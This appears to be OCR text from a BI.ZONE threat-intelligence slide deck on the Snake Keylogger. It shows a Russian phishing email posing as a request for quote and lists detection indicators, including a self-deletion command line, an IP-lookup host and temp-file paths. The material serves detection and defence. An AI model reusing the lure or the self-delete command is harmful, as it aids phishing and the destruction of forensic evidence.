
Snake Keylogger




BI.ZONE

Snake Keylogger

Запрос (REQUEST FOR QUOTE)

[redacted]

Кому: [redacted]



Скачать • Предварительный просмотр

Доброе утро дамы и господа!
Я отправил это сообщение ранее, ответа пока нет. пожалуйста, отправьте предложение как можно скорее
Скажите, пожалуйста, можете ли вы отправить этот товар в Грузию?

Если да, то каковы основные условия поставки? Условия, оплата.

Если у вас есть прайс-лист, пришлите его.

Заранее спасибо.


[redacted]

Snake Keylogger: возможности обнаружения

1. Файлы вида: C:\Users\\[user]\AppData\Local\Temp\tmpG[значение от 0 до 999].tmp
2. Сбор информации об IP-адресе устройства с использованием http://checkup[.]dyndns[.]org
3. Удаление оригинального файла: /C choice /C Y /N /D Y /T 3 & Del [местоположение]
4. Создание файлов Screenshot.png в папке SnakeKeylogger ☺

BI.ZONE

Семь ликов тьмы



Узнайте больше о том, как модель malware-as-a-service помогает злоумышленникам атаковать российские организации